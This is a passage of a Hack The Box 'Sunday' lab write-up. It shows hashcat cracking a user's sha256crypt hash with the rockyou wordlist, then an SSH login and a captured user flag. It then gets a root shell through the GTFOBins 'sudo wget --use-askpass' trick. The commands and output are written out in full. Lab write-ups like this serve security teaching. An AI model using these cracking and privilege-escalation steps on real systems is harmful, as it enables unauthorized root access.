


```
$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 7400 (sha256crypt $5$, SHA256 (Unix))
Hash.Target......: $5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB
Time.Started.....: Mon May  5 23:26:25 2025 (39 secs)
Time.Estimated ...: Mon May  5 23:27:04 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     5334 H/s (10.09ms) @ Accel:128 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 204800/14344385 (1.43%)
Rejected.........: 0/204800 (0.00%)
Restore.Point....: 202752/14344385 (1.41%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: dompet → bluepen
Hardware.Mon.#1..: Temp: 72c Util: 97%

Started: Mon May  5 23:25:56 2025
Stopped: Mon May  5 23:27:05 2025
```

Cracked!


Privilege Escalation

Logging onto the sammy user via ssh will give us a shell. Listing out sudo permissions once again shows that /usr/bin/wget can be ran as root from the sammy user. I bet we could use this for privilege escalation.



```
┌──(kali㉿kali)-[~/HackTheBox/Linux_Sunday/finger-user-enum]
└─$ ssh -p 22022 sammy@10.129.67.55
(sammy@10.129.67.55) Password:
Last login: Wed Apr 13 15:38:02 2022 from 10.10.14.13
Oracle Solaris 11.4.42.111.0                  Assembled December 2021
-bash-5.1$ ls
user.txt
-bash-5.1$ cat user.txt
cfaac471483e74c683dafc973aebda54
-bash-5.1$ sudo -l
User sammy may run the following commands on sunday:
    (ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
-bash-5.1$ 
```

Searching GTFOBins for wget sudo privilege esclations allows us to find something useful. https://gtfobins.github.io/gtfobins/wget/#sudo




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
```

Since we found that the binary is allowed to run as a superuser, we are allowed to escalate our privileges via this binary.



```
-bash-5.1$ TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
root@sunday:/home/sammy# cd
```

Rooted. Finished. Done.